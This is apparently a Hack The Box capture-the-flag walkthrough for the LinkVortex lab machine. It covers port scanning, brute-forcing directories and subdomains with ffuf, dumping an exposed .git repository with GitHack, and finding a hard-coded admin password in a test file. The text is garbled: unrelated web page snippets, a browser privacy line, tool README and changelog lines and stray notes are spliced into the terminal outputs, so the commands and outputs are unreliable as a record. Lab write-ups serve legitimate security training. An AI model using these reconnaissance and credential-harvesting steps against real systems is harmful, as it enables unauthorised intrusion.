


LINKVORTEX WALKTHROUGH

Link to machine : <https://www.hackthebox.com/machines/linkvortex>



RECONNAISSANCE

I performed an **nmap** aggressive scan to find running ports and services.


```
File Actions Edit View Help
root@kali:~/htb/linkvortex
# nmap -p- -A 10.10.11.47 -oN vortex.nmap --min-rate 10000 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-29 12:47 EST
Nmap scan report for 10.10.11.47
Host is up (0.29s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_ 256 a2:ea:6e:1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp    open  http     Apache httpd
|_http-title: Did not follow redirect to http://linkvortex.htb
|_http-server-header: Apache
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.94SVN%E=4%D=12/29%OT=22%CT=1%CU=36252%PV=Y%DS=2%DC=T%G=Y%TM=677
OS:1B84A%P=x86_64-pc-linux-gnuSEQ(SP=102%GD=1%ISR=10%A%T1=%ZC1=%ZTS=A)SEQ(
OS:SP=102%GD=1%ISR=10%A%T1=%ZC1=%ZII=1%TS=A)OPS(01=M53CST11NW7%02=M53CST11N
OS:W7%03=M53CST11NW7%04=M53CST11NW7%05=M53CST11NW7%06=M53CST11)WIN(WI=FE88
OS:%W2=FE88%W3=FE88%W4=FE88%W5=FE88)ECNR(Y%DF=Y%T=40%W=FAF0%O=M53C
OS:NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%S+A%F=AS%RD=%Q=)T2(R=N)T3(R=N)T4(R
OS:=Y%DF=Y%T=0%S-A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S%F=
OS:AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S-A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=
OS:40%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)U11(R=Y%DF=N%T=40%IP=164%UN=0%RIPL=G%RID
OS:=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

Network Distance: 2 hops


I added the machine domain to my `/etc/hosts` file for name resolution.



```
1 127.0.0.1      localhost
2 127.0.1.1      kali
3 ::1            localhost ip6-localhost ip6-loopback
4 ff02::1         ip6-allnodes
5 ff02::2         ip6-allrouters
6 10.10.11.47    linkvortex.htb
```

FOOTHOLD

Since the server had an **http** service running, I visited the website from my browser.



The Power Supply

A power supply unit (PSU) converts the alternating current (AC) from your wall outlet into direct current (DC) that the computer components require. It...

The CMOS


CMOS is a type of semiconductor technology used to store small amounts of data on the motherboard. This data includes system settings and configuratio...

The Video Graphics Array


The term VGA can refer to either the Video Graphics Array specification or the physical VGA connector often used for computer video output. Below, I'll...

I then performed a directory bruteforce using **ffuf** to find other files and directories.

The directory bruteforce revealed *robots.txt* file. This file could reveal more interesting files or directories.




I accessed the paths revealed in the *robots.txt* file and landed on a login page.




404

Page not found

[Go to the front page →](#)



I tried logging in using a default mail and common password but failed.



Since I had no other leads, I tried bruteforcing subdomains.


```
root@kali:~/htb/linkvortex# ffuf -u http://linkvortex.htb/ -H "HOST: FUZZ.linkvortex.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -mc 200,302
[{'Host': 'FUZZ.linkvortex.htb', 'Status': 200, 'Size': 2538, 'Words': 670, 'Lines': 116, 'Duration': 304ms}]

[Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 304ms]
:: Progress: [114441/114441] :: Job [1/1] :: 134 req/sec :: Duration: [0:15:05] :: Errors: 0 ::
```

I found a subdomain and added it to my *hosts* file.

```
root@kali:~/htb/linkvortex# cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.47 dev.linkvortex.htb linkvortex.htb
```

I visited the newly discovered subdomain and found a message stating the site was under construction.



I again performed a directory bruteforce to find directories and files in the subdomain and found a git repository.


```
[root@kali: ~/htb/linkvortex]# fffuf -u http://dev.linkvortex.htb/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -mc 200,302,301
```

v2.1.0-dev

```
:: Method      : GET
:: URL         : http://dev.linkvortex.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200,302,301
```

Firefox clears your search and browsing history when you close all private windows, but this doesn't make you anonymous.

```
.git           [Status: 301, Size: 239, Words: 14, Lines: 8, Duration: 290ms]
.git/config    [Status: 200, Size: 201, Words: 14, Lines: 9, Duration: 293ms]
.git/HEAD      [Status: 200, Size: 41, Words: 1, Lines: 2, Duration: 295ms]
.git/logs/     [Status: 200, Size: 868, Words: 59, Lines: 16, Duration: 296ms]
.git/index    [Status: 200, Size: 707577, Words: 2171, Lines: 2172, Duration: 293ms]
index.html    [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 303ms]
```



Index of /.git

Name	Last modified	Size	Description
Parent Directory			
HEAD	2024-12-02 10:10	41	
config	2024-12-02 10:10	201	
description	2024-12-02 10:10	73	
hooks/	2024-12-02 10:10	-	
index	2024-12-02 10:56	691K	
info/	2024-12-02 10:10	-	
logs/	2024-12-02 10:10	-	
objects/	2024-12-02 10:56	-	
packed-refs	2024-12-02 10:10	147	
refs/	2024-12-02 10:10	-	
shallow	2024-12-02 10:10	82	

I downloaded **GitHack** from github and ran it on the target to download the entire repository on my local system.


```
(root㉿kali)-[~/htb/linkvortex]
└─# git clone https://github.com/liejiejeie/GitHack.git
Cloning into 'GitHack'...
remote: Enumerating objects: 56, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 56 (delta 6), reused 18 (delta 6), pack-reused 34 (from 1)
Receiving objects: 100% (56/56), 17.10 KiB | 1.71 MiB/s, done.
Resolving deltas: 100% (14/14), done.
Please, please git pull to update source code. (2022-05-09)

(root㉿kali)-[~/htb/linkvortex]
└─# cd GitHack
      It will download source code from .git folder while keep directory structure unchanged.

(root㉿kali)-[~/htb/linkvortex/GitHack]
└─# ls
GitHack.py  lib  README.md
      测试的人员、攻击者，可以通过进一步审计代码、挖掘、文件上传、SQL注入等手段进行漏洞测试。
(root㉿kali)-[~/htb/linkvortex/GitHack]
└─# chmod +x GitHack.py
```

```
(root㉿kali)-[~/htb/linkvortex/GitHack]
└─# python GitHack.py http://dev.linkvortex.htb/.git
[+] Download and parse index file ...
[+] .editorconfig
[+] .gitattributes
[+] .github/AUTO_ASSIGN          + 2022-05-09: Bug fix, thanks @josephw
[+] .github/CONTRIBUTING.md       + 2022-04-07: Fix arbitrary file write vulnerability. Thanks for @justinlemon's bug report, it's very helpful.
[+] .github/FUNDING.yml           + 2022-04-07: Add python3.x support
[+] .github/ISSUE_TEMPLATE/bug-report.yml
[+] .github/ISSUE_TEMPLATE/config.yml
[+] .github/PULL_REQUEST_TEMPLATE.md - works
[+] .github/SUPPORT.md
[+] .github/actions/restore-cache/action.yml - 把整个工程中所有的 .(文件名 .文件夹) 放到缓存中
[+] .github/codecov.yml           + 三行脚本 - 把已发布的文件夹下下载对应的文件
[+] .github/hooks/pre-commit      - 把解压文件 - 按照她的目录结构写入源代码
[+] .github/scripts/dev.js        - 把解压文件 - 按照她的目录结构写入源代码
[+] .github/workflows/auto-assign.yml
[+] .github/workflows/browser-tests.yml
[+] .github/workflows/ci.yml
[+] .github/workflows/create-release-branch.yml - www.openwall.org/git/
[+] .github/workflows/custom-build.yml
[+] .github/workflows/i18n.yml
[+] .github/workflows/label-actions.yml
[+] .github/workflows/migration-review.yml
[+] .github/workflows/stale.yml
[+] .gitignore
[+] .gitmodules
[+] .vscode/launch.json
[+] .vscode/settings.json
```


It contained a folder and docker configuration file.



```
File Actions Edit View Help
root@kali:~/htb/linkvortex/GitHack/dev.linkvortex.htb/ghost/core
root@kali:~/htb/linkvortex/GitHack/dev.linkvortex.htb/ghost/core x root@kali:~/htb/linkvortex/repo.git x root@kali:~/htb/linkvortex x
Languages
Python 3.6.8

[root@kali] -[~/htb/linkvortex/GitHack]
# ls
dev.linkvortex.htb GitHack.py index lib README.md
[root@kali] -[~/htb/linkvortex/GitHack]
# cd dev.linkvortex.htb
+ 2022-04-07 Fix arbitrary file write vulnerability. Thanks for @j0nathan's bug report, it's very helpful.
[root@kali] -[~/htb/linkvortex/GitHack/dev.linkvortex.htb]
# ls
Dockerfile.ghost ghost
[root@kali] -[~/htb/linkvortex/GitHack/dev.linkvortex.htb]
# ls
core Usage
[root@kali] -[~/htb/linkvortex/GitHack/dev.linkvortex.htb/ghost]
# cd core
+ 2022-04-07 Fix arbitrary file write vulnerability. Thanks for @j0nathan's bug report, it's very helpful.
[root@kali] -[~/htb/linkvortex/GitHack/dev.linkvortex.htb/ghost/core]
# ls
test
```

I inspected the files and found the password for the admin email account.



```
File Actions Edit View Help
root@kali:~/htb/linkvortex x root@kali:~/htb/linkvortex/GitHack/dev.linkvortex.htb/ghost/core/test/regression/api/admin x root@kali:~/htb/linkvortex/repo.git x root@kali:~/htb/linkvortex x
Languages
Python 3.6.8

[root@kali] -[~/htb/linkvortex]
# ls
authentication.test.js
[root@kali] -[~/htb/linkvortex]
# wc -l authentication.test.js
+ 2022-04-07 Fix arbitrary file write vulnerability. Thanks for @j0nathan's bug report, it's very helpful.
551 authentication.test.js
+ 2022-04-07 Fix arbitrary file write vulnerability. Thanks for @j0nathan's bug report, it's very helpful.
[root@kali] -[~/htb/linkvortex]
# cat authentication.test.js | grep password
const password = 'OctopiFociPilfer45';
    password,
    await agent.loginAs(email, password);
    password: 'thisissupersafe',
    password: 'thisissupersafe',
    const password = 'thisissupersafe';
    password,
    await cleanAgent.loginAs(email, password);
    password: 'lel123456',
    password: '12345678910', www.openssl.org/dst
    password: '12345678910',
